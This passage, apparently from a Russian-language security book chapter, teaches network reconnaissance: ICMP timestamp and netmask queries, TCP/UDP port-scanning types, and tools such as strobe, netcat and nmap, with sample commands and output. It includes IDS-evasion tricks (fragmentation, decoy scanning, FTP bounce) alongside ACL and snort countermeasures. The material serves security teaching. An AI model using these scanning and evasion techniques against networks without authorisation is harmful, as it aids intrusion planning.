большими, чем установленные по умолчанию.
```

Например, чтобы с помощью утилиты icmpquery узнать системное время маршрутизатора, воспользуйтесь следующей командой.

```
[tsunami] icmpquery -t 192.168.1.1
192.168.1.1                    :  11:36:19
```

Запрос на получение маски подсети выглядит следующим образом.

```
[tsunami] icmpquery -m 192.168.1.1
192.168.1.1                          :  OxFFFFFFEO
```

НА ЗАМЕТКУ Далеко не все маршрутизаторы/узлы отвечают на ICMP-запросы TIMESTAMP или **NETMASK**. Поэтому с помощью утилит **icmpquery** и icmpush на различных узлах можно получить разные результаты.

О Контрмеры: защита от ICMP-запросов

Одним из самых лучших методов защиты является блокирование ЮМР-запросов тех типов, которые способствуют разглашению информации о сети за ее пределами. Как минимум, на пограничном маршрутизаторе необходимо заблокировать прохождение во внутреннюю сеть пакетов TIMESTAMP (ICMP-сообщение тип 13) и ADDRESS MASK (тип 17). Например, если в качестве пограничного маршрутизатора используется маршрутизатор Cisco, запретите ему отвечать на указанные запросы, добавив следующие строки в список управления доступом.

```
access-list 101 deny icmp any any 13 ! запрос системного времени
access-list 101 deny icmp any any 17 ! запрос маски
```

Для выявления рассмотренных выше видов деятельности можно также воспользоваться сетевыми системами выявления вторжений (NIDS), например, программой snort (http://www.snort.org/). При выявлении такого типа вторжений будет выведена следующая информация.

```
[**] PING-ICMP Timestamp [**]
05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL:255 TOS:0x0 ID:4321
TIMESTAMP REQUEST
```

Выявление запущенных служб

С помощью ICMP- или TCP-прослушивания мы установили, какие компьютеры исследуемой сети подключены к Internet. Кроме того, вся требуемая информация собрана также и с использованием запросов ICMP. Теперь можно перейти к этапу сканирования портов этих компьютеров.

Сканирование портов

Популярность	*10*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Сканирование портов (port scanning) — это процесс пробного подключения к портам TCP и UDP исследуемого компьютера с целью определения, какие службы на нем запущены и обслуживаются ли ими соответствующие порты. Обслуживаемые порты могут находиться в состоянии ожидания запроса (listening mode). Определение таких портов — этап, имеющий определяющее значение для последующего выяснения типа используемой операционной системы, а также работающих на компьютере прикладных программ. Активные службы, находящиеся в состоянии ожидания, могут предоставить взломщику возможность получить несанкционированный доступ. Это обычно происходит в том случае, когда система безопасности компьютера не настроена должным образом или в программном обеспечении имеются хорошо известные изъяны в системе защиты. За последние несколько лет средства и методы сканирования портов были значительно усовершенствованы. Учитывая ограниченный объем книги, мы рассмотрим лишь самые популярные из них, с помощью которых можно получить важную информацию. Теперь мы уже не будем пытаться определить, подключен ли тот или иной компьютер к Internet, как это делалось ранее. Для упрощения задачи будем считать, что мы это уже установили однозначно и сосредоточимся лишь на методике выявления портов, находящихся в состоянии ожидания, или возможных точек проникновения в исследуемую систему.

При сканировании портов решается несколько задач, связанных с изучением системы защиты соответствующего узла. Среди этих задач можно выделить следующие.

T Идентификация TCP- и UDP-служб, запущенных на исследуемом узле.

• Идентификация типа операционной системы, установленной на исследуемом узле.

A Идентификация приложений или версий определенных служб.

Типы сканирования

Прежде чем перейти к описанию конкретных средств, используемых для сканирования портов, необходимо уделить немного времени обзору методов сканирования, известных в настоящее время. Одним из пионеров реализации различных методов сканирования является ранее упоминавшийся Федор (Fyodor). Многочисленные приемы сканирования были реализованы им в утилите nmap. Многие из описанных в данной книге методов сканирования были предложены самим Федором.

TCP-сканирование подключением (TCP connect scan). При таком типе сканирования осуществляется попытка подключения по протоколу TCP к интересующему нас порту с прохождением полной процедуры согласования параметров (handshake), состоящей в обмене сообщениями SYN, SYN/ACK и ACK. Попытки такого сканирования очень легко выявляются. На рис. 2.2 показана диаграмма обмена сообщениями в процессе согласования параметров.

TCP-сканирование с помощью сообщений SYN **(TCP** SYN **scan).** Этот метод называется также *сканированием с незавершенным открытием сеанса* (half-open scanning), так как при его использовании полное TCP-соединение не устанавливается. Вместо этого на исследуемый порт отправляется сообщение SYN. Если в ответ поступает сообщение SYN/ACK, это означает, что данный порт находится в состоянии LISTENING. Если же ответ приходит в виде сообщения RST/ACK, то, как правило, это говорит о том, что исследуемый порт отключен. Получив ответ, компьютер, выполняющий сканирование, отправляет исследуемому узлу сообщение RST/ACK, поэтому полное соединение не устанавливается. Этот метод обеспечивает более высокую скрытность по сравнению с полным подключением. Многие системы не регистрируют такие попытки, поэтому они довольно часто могут оставаться незамеченными.




Рис. 2.2. При установке TCP-соединения происходит обмен тремя сообщениями: (1) клиент отправляет серверу пакет SYN, *(2) получает от сервера пакет* SYN/ACK *и (3) отправляет серверу пакет* ACK

TCP-сканирование с помощью сообщений FIN **(TCP** FIN **scan).** В этом случае исследуемой системе отправляется пакет FIN. Согласно документу RFC 793 (http://www.ieff.org/rfc/rfc0793.txt), в ответ узел должен отправить пакет RST для всех закрытых портов. Данный метод срабатывает только для стека протоколов TCP/IP, реализованного в системе UNIX.

TCP-сканирование по методу "рождественской елки" (TCP Xmax Tree scan). При использовании данного метода на исследуемый порт отправляются пакеты FIN, URG и PUSH. Согласно документу RFC 793, исследуемый узел в ответ должен отправить сообщения RST для всех закрытых портов.

TCP нуль-сканирование (TCP Null scan). Этот метод состоит в отправке пакетов с отключенными флагами. Согласно RFC 793, исследуемый узел должен ответить отправкой сообщения RST для всех закрытых портов.

TCP-сканирование с помощью сообщений ACK (TCP ACK scan). Этот метод позволяет получить набор правил, используемых брандмауэром. Такое сканирование поможет определить, выполняет ли брандмауэр простую фильтрацию пакетов лишь определенных соединений (пакетов с установленным флагом ACK) или обеспечивает расширенную фильтрацию поступающих пакетов.

TCP-сканирование размера окна (TCP Windows scan). Такой метод позволяет выявить открытые, а также фильтруемые/нефильтруемые порты некоторых систем (например, AIX и FreeBSD), в зависимости от полученного размера окна протокола TCP.

TCP-сканирование портов RPC (TCP RPC scan). Этот метод применим только для систем UNIX и используется для выявления портов RPC (Remote Procedure Call — удаленный вызов процедур), связанных с ними программ и их версий.

UDP-сканирование (UDP scan). Данный метод заключается в отправке на исследуемый узел пакетов по протоколу UDP. Если в ответ поступает сообщение о том, что порт ICMP недоступен (`ICMP port unreachable`), это означает, что соответствующий порт закрыт. Однако если такого сообщения нет, можно предположить, что данный порт открыт. В связи с тем что протокол UDP не гарантирует доставки, точность данного метода очень сильно зависит от множества факторов, влияющих на использование системных и сетевых ресурсов. Кроме того, UDP-сканирование — очень медленный процесс, что особенно сказывается при попытках сканирования устройств, в которых реализован мощный алгоритм фильтрации пакетов. Поэтому, планируя использовать UDP-сканирование, приготовьтесь к тому, что результаты могут оказаться ненадежными.

Некоторые реализации IP-протокола обладают одним неприятным свойством: пакеты RST отправляются обратно для всех сканируемых портов независимо от того, находятся ли соответствующие порты в режиме ожидания запросов. Учитывайте этот факт при использовании описанных методов. Однако в то же время сканирование подключением и сканирование с использованием сообщений `SYN` могут применяться для всех узлов.

Идентификация запущенных TCP- и UDP-служб

Использование хорошей утилиты сканирования портов — важнейший этап сбора информации об исследуемой сети. Хотя для этих целей существует много различных программ, ориентированных как на платформу UNIX, так и на платформу Windows NT, мы ограничимся рассмотрением лишь самых популярных и проверенных временем сканеров.

strobe

Утилита strobe — это общепризнанный и популярный TCP-сканер портов, написанный Джулианом Ассанжем (Julian Assange) (`ftp://ftp.FreeBSD.org/pub/-FreeBSD/ports/distfiles/strobe-1.06.tgz`). Она стала известной уже довольно давно и, вне всякого сомнения, считается одной из самых быстрых и надежных утилит этого класса. К основным возможностям утилиты strobe относится оптимизация системных и сетевых ресурсов, а также сканирование исследуемой системы с максимальной эффективностью. Помимо высокой эффективности, утилита strobe версии 1.04 и выше может собирать идентификационные маркеры (если, конечно, они имеются), связанные с каждым проверяемым портом. Эта информация может оказаться полезной при определении операционной системы, а также запущенных на компьютере служб. Подробнее процесс сбора маркеров (banner grabbing) будет рассматриваться в главе 3.

В данных, выводимых утилитой strobe, имеется информация о каждом прослушанном порте TCP.

```
[tsunami] strobe 192.168.1.10
strobe 1.03 © 1995 Julian Assange (proff@suburbia.net).

192.168.1.10    echo              7/tcp Echo [95,JBP]
192.168.1.10    discard           9/tcp Discard [94,JBP]
192.168.1.10    sunrpc          111/tcp rpcbind SUN RPC
192.168.1.10    daytime          13/tcp Daytime [93,JBP]
192.168.1.10    chargen          19/tcp ttytst source
192.168.1.10    ftp              21/tcp File Transfer [Control] [96,JBP]
192.168.1.10    exec             512/tcp remote process execution;
192.168.1.10    login            513/tcp remote login a la telnet;
192.168.1.10    cmd              514/tcp shell like exec, but automatic
192.168.1.10    ssh               22/tcp Secure Shell
192.168.1.10    telnet            23/tcp Telnet [112,JBP]
192.168.1.10    smtp              25/tcp Simple Mail Transfer [102,JBP]
192.168.1.10    nfs             2049/tcp networked file system
192.168.1.10    lockd           4045/tcp
192.168.1.10    unknown        32772/tcp unassigned
192.168.1.10    unknown        32773/tcp unassigned
192.168.1.10    unknown        32778/tcp unassigned
192.168.1.10    unknown        32799/tcp unassigned
192.168.1.10    unknown        32804/tcp unassigned
```

Хотя в большинстве случаев утилита strobe предоставляет точные данные, все же важно помнить о некоторых ее ограничениях. Во-первых, данная утилита выполняет TCP-сканирование, не поддерживая сканирование по протоколу UDP. Поэтому в некоторых случаях можно получить лишь половину требуемой информации. Во-вторых, при соединении с каждым портом утилита strobe выполняет лишь TCP-сканирование подключением. Хотя именно этим и объясняется высокая надежность получаемых результатов, в то же время использование утилиты strobe очень легко выявить на исследуемой системе. Поэтому необходимо рассмотреть и другие утилиты сканирования, лишенные указанных недостатков.

udp_scan

Для UDP-сканирования, которого не выполняет strobe, можно воспользоваться утилитой `udp_scan`, **которая изначально входила в пакет SATAN (Security Administrator Tool for Analyzing Networks), написанный Дэном Фармером (Dan Farmer) и Вайетсом Венема (Wietse Venema) в 1995 году. Хотя сам пакет SATAN несколько устарел, входящие в его состав утилиты по-прежнему можно использовать. Кроме того, по адресу** `http://wwdsilx.wwdsi.com` **можно получить новую версию пакета SATAN, которая теперь называется SAINT. Несмотря на наличие множества других утилит UDP-сканирования, мы пришли к выводу, что udp_scan — одна из самых надежных утилит, позволяющая получать достоверные результаты. Правда, необходимо сказать также о том, что, несмотря на высокую надежность утилиты** `udp_scan`, **у нее имеется и один существенный недостаток. Эта утилита не может противостоять контратаке какого-либо из пакетов IDS, который осведомлен о методах, используемых в пакете SATAN для сканирования портов. Таким образом, если сканирование необходимо выполнить более скрытно, поищите какое-нибудь другое средство. Обычно с помощью утилиты** `udp_scan` **проверяются порты с номерами, меньшими** `1024`, **а также некоторые определенные порты *с* большими номерами.**

```
[tsunami] udp_scan 192.168.1.1 1-1024
42:UNKNOWN:
53:UNKNOWN:
123:UNKNOWN:
135:UNKNOWN:
```

netcat

Еще одной прекрасной утилитой является netcat (или nc), написанная Хоббитом (Hobbit, hobbit@avian.org). Эта утилита может выполнять так много различных задач, что была названа нами "швейцарским армейским ножом". Помимо остальных возможностей, о которых мы еще не раз будем говорить на протяжении всей книги, утилита nc позволяет применять основные методы TCP- и UDP-сканирования. Степенью детализации выводимых данных можно управлять с помощью параметров -v и -vv, которые включают, соответственно, режимы подробного и очень подробного отображения результатов. Параметр -z применяется для включения режима нулевого ввода-вывода (zero mode I/O), используемого для сканирования портов, а параметр -w2 позволяет задать для каждого соединения интервал ожидания. По умолчанию утилита nc выполняет TCP-сканирование, а для UDP-сканирования необходимо использовать параметр -и (как показано во втором примере).

```
[tsunami] nc -v -z -w2 192.168.1.1 1-140

[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open

[tsunami] nc -u -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```

НА WEB-УЗЛЕ williamspublishing.com nmap

Рассмотрев простейшие средства сканирования портов, давайте перейдем к обсуждению возможностей безусловного лидера этой категории — утилиты nmap. Данная утилита, разработанная Федором (Fyodor) (http://www.insecure.org/nmap), обладает не только базовыми возможностями TCP- и UDP-сканирования, но и поддерживает все остальные упоминавшиеся выше методы. Очень редко можно найти утилиту, которая предоставляла бы столь богатый набор возможностей в одном пакете. Итак, запустим утилиту и посмотрим, какие возможности она предоставляет.

```
[tsunami]# nmap -h
nmap V. 2.53 Использование: nmap [Тип(ы) сканирования] [Параметры]
<Список узлов или подсетей>
Некоторые стандартные типы сканирования (При использовании параметров,
отмеченных символом '*', требуются привилегии root)
  -sT TCP-сканирование подключением (используется по умолчанию)
```

* -sS TCP-сканирование с помощью сообщений SYN (среди всех методов TCP-сканирования является наилучшим)
* -sU UDP-сканирование
  -sP ping-прослушивание (выполняется поиск всех достижимых узлов)
* -sF,-sX,-sN сканирование с помощью сообщений FIN, по методу "рождественской елки" и нуль-сканирование,
  соответственно (рекомендуется использовать только опытным пользователям)
  -SR/-I сканирование с использованием демона RPC/identd (применяется совместно с другими типами сканирования)
Некоторые стандартные параметры (являются
 необязательными, могут комбинироваться друг с другом):
* -O режим изучения пакетов TCP/IP с целью определения типа удаленной операционной системы
  -p <диапазон> — диапазон портов, которые будут сканироваться. Пример диапазона: '1-1024,1080,6666,31337'
  -F Выполняется сканирование портов, перечисленных в файле /etc/services
  -v Режим вывода подробной информации. Рекомендуется всегда использовать этот параметр. Для включения режима вывода очень подробной информации используйте параметр -vv
  -PO Отключение проверки активности узла с помощью утилиты ping (применяется для сканирования таких узлов, как www.microsoft.com и аналогичных)
* -Ddecoy_host1,decoy2[,...] Скрытое сканирование с указанием нескольких ложных адресов узлов
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> Принятая политика ожидания отклика от удаленного узла
  -n/-R Никогда не выполнять разрешение имен DNS/Всегда выполнять [по умолчанию: имена разрешаются при необходимости]
  -oN/-oM <logfile> Вывести результаты сканирования в файл <logfile> в удобочитаемом/машинном формате
  -iL <inputfile> Взять IP-адреса или имена узлов из файла <inputfile>. Для использования стандартного потока ввода stdin укажите '-'
* -S <your_IP>/-e <devicename> позволяет указать исходный IP-адрес или устройство
  --переход в интерактивный режим (затем для получения справки нужно нажать клавишу h)

```
[tsunami] nmap -sS 192.168.1.1
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on  (192.168.1.11):

(The 1504 ports scanned but not shown below are in state: closed)
Port     State       Protocol  Service
21       open        tcp        ftp
25       open        tcp        smtp
42       open        tcp        nameserver
53       open        tcp        domain
79       open        tcp        finger
80       open        tcp        http
81       open        tcp        hosts2-ns
106      open        tcp        pop3pw
110      open        tcp        pop-3
135      open        tcp        loc-srv
139      open        tcp        netbios-ssn
443      open        tcp        https
```

Помимо вышеуказанных, утилита nmap предоставляет и другие полезные возможности, заслуживающие детального обсуждения. Так, в приведенном выше примере мы использовали параметры командной строки, при которых осуществлялось сканирование одного узла. Однако утилита nmap с такой же легкостью позволяет сканировать и всю сеть. Как легко заметить, nmap поддерживает описания диапазонов адресов в нотации CIDR (Classless Inter-Domain Routing — бесклассовая маршрутизация доменов Internet), описанной в RFC 1519, (`http://www.ietf.org/rfc/rfc1519.txt`). В этом формате очень легко задавать диапазоны адресов вида 192.168.1.1—192.168.1.254. Полученную информацию можно сохранить в обычном текстовом файле с помощью параметра -o. При указании параметра `-oN` результаты будут сохранены в удобочитаемом формате.

```
[tsunami]# nmap -sF 192.168.1.0/24 -oN outfile
```

Если выводимые данные нужно сохранить в файле, в котором в качестве разделителей используются символы табуляции (например, чтобы впоследствии программно анализировать полученную информацию), используйте параметр -ом. В любом случае при сканировании сети, скорее всего, будет получено очень много информации, поэтому имеет смысл сохранить результаты в любом из форматов. В некоторых случаях целесообразно сохранять их сразу в обоих форматах, используя как параметр -ON, так и -ом.

Предположим, что после сбора предварительных данных о сети организации мы пришли к выводу, что в качестве основного брандмауэра в ней используется простое устройство, выполняющее фильтрацию пакетов. В этом случае можно воспользоваться параметром `-f` утилиты nmap, чтобы включить режим фрагментации пакетов. Очевидно, что это приведет к разделению заголовков TCP-пакетов на несколько пакетов, что затруднит для устройств управления доступом или систем IDS возможность выявления попытки сканирования. В большинстве случаев современные устройства фильтрации пакетов и программные брандмауэры, прежде чем осуществлять анализ пакетов IP, помешают все фрагменты в очередь. Однако при использовании более старых моделей устройств управления доступом или устройств, в которых соответствующие функции были отключены для повышения производительности, дефрагментация не выполняется, и пакеты передаются дальше во внутреннюю сеть в том виде, в котором они поступают.

Если архитектура системы безопасности исследуемой сети и ее узлов была хорошо продумана, то эта система без особого труда выявит сканирование, осуществляемое с помощью приведенных выше примеров. Для таких случаев утилита nmap предоставляет дополнительные возможности маскирования, предназначенные для заполнения системных журналов исследуемого узла избыточной информацией. Данный режим включается с помощью параметра `-D`. Главная идея данного подхода состоит в том, чтобы во время выполнения реального сканирования создать видимость одновременного сканирования из других указанных в командной строке адресов. Для того чтобы воспрепятствовать такому сканированию, системе безопасности исследуемого узла придется проверить все записи, чтобы выяснить, какие из полученных IP-адресов источников сканирования являются реальными, а какие — фиктивными. При использовании данного метода нужно удостовериться в том, что IP-адреса, выступающие в качестве маскировочных, принадлежат реальным узлам, которые в момент сканирования подключены к Internet. В противном случае исследуемая система будет не в состоянии обработать все сообщения SYN, в результате чего возникнет условие DoS.

```
[tsunami] nmap -sS  192.168.1.1 -D 10.1.1.1
www.target_web.com,ME -p25,139,443

Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on  (192.168.1.1):

Port     State        Protocol   Service
25       open         tcp         smtp
```

```
443     open        tcp         https

Nmap run completed — 1 IP address (1 host up) scanned in 1 second
```

В приведенном примере параметры, введенные в командной строке утилиты гапар, обеспечивают сканирование в режиме, затрудняющем обнаружение реального адреса сканирующего узла.

Еще одним полезным методом является сканирование с целью идентификации запущенных процессов (подробнее о нем говорится в RFC 1413, http://www.ieff.org/rfc/rfc1413.txt). Этот тип сканирования, называемый ident-сканированием, предназначен для определения пользователя путем установления TCP-соединения с портом 113. Многие реализации такого типа сканирования позволяют получить идентификатор владельца процесса, связанного с определенным портом. Однако этот метод годится лишь для исследования систем UNIX.

```
[tsunami]  nmap -I 192.168.1.10
Starting nmap V. 2.53 by fyodor@insecure.org
Port     State       Protocol   Service          Owner
22       open        tcp        ssh              root
25       open        tcp        smtp             root
80       open        tcp        http             root
110      open        tcp        pop-3            root
113      open        tcp        auth             root
6000     open        tcp        X11              root
```

В приведенном выше фрагменте показано, как идентифицируются владельцы всех обнаруженных процессов. Опытный читатель должен обратить внимание на то, что Web-сервер принадлежит не пользователю nobody, как это должно быть в соответствии с элементарными правилами обеспечения безопасности, а пользователю root, что является вопиющим нарушением. Выполнив идентификацию процессов и установив такой интересный факт, можно заключить, что взломщик, которому удастся проникнуть через систему защиты Web-сервера, получит полный контроль над данным компьютером.

Последний метод, на котором мы остановимся, называется *сканированием с прорывом по FTP* (FTP bounce scanning). Этот метод впервые был описан Хоббитом (Hobbit). В своей статье, опубликованной в электронном бюллетене Bugtraq в 1995 году (http://www.securityfocus.com/templates/archive.pike?list=1&msg=199507120620.CAA18176@narq.avian.org), он описал некоторые скрытые недостатки протокола FTP (RFC 959, http://www.ietf.org/rfc/rfc0959.txt). Кратко данный метод можно описать как скрытое подключение через FTP-сервер, используя поддержку proxy-серверов, реализованную на этом FTP-сервере. Как отмечает Хоббит в вышеупомянутой статье, прорыв по FTP "можно использовать практически для неотслеживаемой отправки электронной почты и сообщений в группы новостей, взлома серверов различных сетей, заполнения диска, попыток прорыва через брандмауэры и другой вредоносной деятельности, которая при этом может оставаться практически незамеченной". Добавим, что с помощью прорыва по FTP можно сканировать порты, чтобы скрыть свой адрес, и, что еще более важно, обходить устройства управления доступом.

Конечно, утилита nmap поддерживает и этот режим сканирования (параметр -Ь). Однако для его выполнения необходимо соблюдение нескольких условий. Во-первых, на FTP-сервере должен быть каталог, доступный для чтения/записи, например /incoming. Во-вторых, FTP-сервер должен принять от утилиты nmap заведомо неправильную информацию о порте с помощью команды PORT. Хотя этот метод очень эффективен для проникновения через устройства управления доступом, а также для сокрытия своего адреса, у него есть один существенный недостаток — слишком низкая скорость работы. Кроме того, многие современные FTP-серверы просто запрещают выполнение таких операций.

Однако применение различных средств для сканирования портов — это только половина задачи. Теперь нужно разобраться с тем, как проанализировать данные, полученные с помощью каждой из утилит. Независимо от применяемого средства, необходимо идентифицировать открытые порты, поскольку их перечень позволит определить операционную систему удаленного узла. Например, если на узле открыты порты 135 и 139, то, скорее всего, этот узел работает под управлением операционной системы Windows NT. Обычно Windows NT опрашивает порты 135 и 139, тогда как Windows 95/98 — лишь порт 139.

Например, изучив результаты, полученные во время работы утилиты strobe, которая рассматривалась выше в этой главе, можно заключить, что исследовавшийся в рассматриваемом примере узел работает под управлением операционной системы из семейства UNIX. Данный вывод можно сделать на основании того, что на исследуемом узле открыты порты с номерами 111 (portmapper), 512-514 (службы Berkley R), 2049 (NFS), а также порты с номерами 3277X, что характерно именно для систем семейства UNIX. Более того, можно также предположить, что данная операционная система относится к семейству Solaris — именно этой системе присуще использование служб RPC вместе с портами из этого диапазона. Нужно подчеркнуть, что это лишь предположения, поскольку в действительности установленная операционная система, если с ее настройкой поработал опытный администратор безопасности, может лишь "выдавать себя" за Solaris, а на самом деле не иметь с ней ничего общего.

Итак, после завершения TCP- и (или) UDP-сканирования портов уже можно выдвинуть предположения о типе операционной системы, работающей на исследуемом узле, и, следовательно, о том, как можно проникнуть на этот узел. Например, если на сервере Windows NT открыт порт 139, то такой узел подвергается очень высокой степени риска. Подробнее о скрытых недостатках системы защиты Windows NT, а также о том, как с помощью порта 139 можно проникнуть в систему, в которой не приняты адекватные контрмеры для защиты этого порта, рассказывается в главе 5. Рассматривавшаяся в качестве примера система UNIX, скорее всего, также подвергается большому риску, поскольку выявленные нами работающие службы предоставляют в распоряжение удачливого взломщика очень большие возможности. Например, использование служб удаленного вызова процедур (RPC — Remote Procedure Call) и поддержки сетевой файловой системы (NFS — Network File System) являются двумя основными методами проникновения через систему защиты сервера UNIX (подробнее см. главу 8). Однако если служба RPC не находится в режиме ожидания запросов, то проникнуть через ее систему защиты практически невозможно. Именно поэтому так важно помнить, что чем больше служб работает на компьютере, тем большему риску он подвергается.

Утилиты сканирования портов для системы Windows

В предыдущих разделах были рассмотрены утилиты сканирования портов с точки зрения пользователя UNIX, однако неужели не существует аналогичных средств, доступных для пользователей Windows? Конечно же, это не так. Следующие утилиты сканирования портов являются лучшими среди подобных средств, поскольку обладают высокой скоростью, точностью и широким набором функциональных возможностей.

NetScanTools Pro 2000

Одним из наиболее универсальных средств исследования сетей, доступных в настоящее время, является пакет NetScanTools Pro 2000 (NSTP2K), содержащий самые разнообразные утилиты, объединенные общим интерфейсом. Используя NSTP2K, можно генерировать DNS-запросы, включая nslookup, dig и axfr, запросы whois, осуществлять ping-прослушивание, сканировать таблицы имен NetBIOS, отслеживать сообщения SNMP и выполнять многие другие задачи. Более того, с использованием

пакета NetScanTools Pro 2000 можно выполнять несколько задач одновременно. Например, можно выполнять сканирование портов одной сети и осуществлять ping-прослушивание другой сети (хотя мы не можем ручаться за правильность таких действий по отношению к большим сетям).

В состав пакета NetScanTools Pro 2000 включен также один из лучших сканеров портов Windows. Все необходимые параметры можно установить во вкладке Port Probe. К преимуществам утилиты сканирования NSTP2K можно отнести возможность гибкого задания параметров исследуемых узлов и портов (и IP-адреса, и список портов могут быть импортированы из текстовых файлов), возможность TCP- и UDP-сканирования (хотя соответствующие режимы нельзя установить отдельно для каждого порта), а также высокую скорость благодаря реализации многопоточности. К недостаткам утилиты сканирования пакета NSTP2K можно отнести некоторую громоздкость получаемых результатов, что затрудняет их анализ с помощью сценариев, и, кроме того, графический интерфейс делает невозможным применение этой утилиты в сценариях. Нам хотелось бы высказать следующее пожелание: было бы очень удобно, чтобы результаты, полученные с использованием одной утилиты пакета NSTP2K (скажем, NetScanner), можно было бы напрямую передавать другой утилите (например, Port Probe).

В общем, пакет NSTP2K (`http://www.nwpsw.com`) представляет собой профессионально разработанный программный продукт, который регулярно обновляется посредством сервисных пакетов, однако все же остается несколько дорогостоящим по сравнению с предоставляемыми им возможностями. Можно также познакомиться с менее робастной версией Netscan Tools (в настоящее время доступна версия 4), являющейся пробной 30-дневной версией пакета NSTP2K. Однако предоставляемые ею возможности не столь широки, как у пакета Pro 2000 (например, она не позволяет выполнять UDP-сканирование).

При использовании пакета NSTP2K не забудьте отключить сервер идентификации во вкладке IDENT Server, чтобы не запрещать прослушивание порта 113. На рис. 2.3 показан комплект утилит NSTP2K в действии при сканировании сети среднего размера.




Рис. 2.3. NetScanTools Pro 2000 является одним из самых быстрых и гибких средств исследования/сканирования сетей на базе системы Windows

SuperScan

НА WEB-УЗЛЕ wiliamspublishing.com

Утилиту SuperScan от компании Foundstone можно найти по адресу `http://www.foundstone.com/rdlabs/termsofuse.php?filename=superscan.exe`. Она является еще одной быстрой и гибкой утилитой TCP-сканирования портов и имеет гораздо более привлекательную стоимость — она распространяется бесплатно! Как и пакет NSTP2K, утилита SuperScan позволяет гибко задавать перечень IP-адресов исследуемых узлов и сканируемых портов. Особенно удобно использовать режим Extract from file (рис. 2.4). Лучше всего особенности его применения описаны в справочной системе. Вот небольшой фрагмент справочной информации, предоставляемой утилитой SuperScan, из которого видно, что она позволяет сэкономить значительную часть времени.




Рис. 2.4. Утилита SuperScan позволяет извлекать адреса из файла, и эта возможность является очень удобной. Просто задайте шля любого текстового файла, и утилитой будут импортированы имена узлов и IP-адреса из нескольких файлов, а также выполнена подготовка к сканированию портов

"Режим [The "Extract from file" feature scans] позволяет просматривать содержимое любого текстового файла и извлекать из него корректные IP-адреса и имена узлов. При поиске корректных имен программой выполняются достаточно интеллектуальные действия. Однако перед обработкой файла из него нужно удалить потенциально неоднозначные фрагменты текста, воспользовавшись внешним текстовым редактором. На кнопках Browse и Extract можно щелкать столько раз, сколько различных файлов имеется в вашем распоряжении. При этом в список имен исследуемых узлов программой будут добавлены все новые имена. Все повторяющиеся элементы будут автоматически удалены. После нахождения всех имен узлов щелкните на кнопке Resolve, чтобы преобразовать их в числовые IP-адреса и выполнить подготовку к этапу сканирования портов."

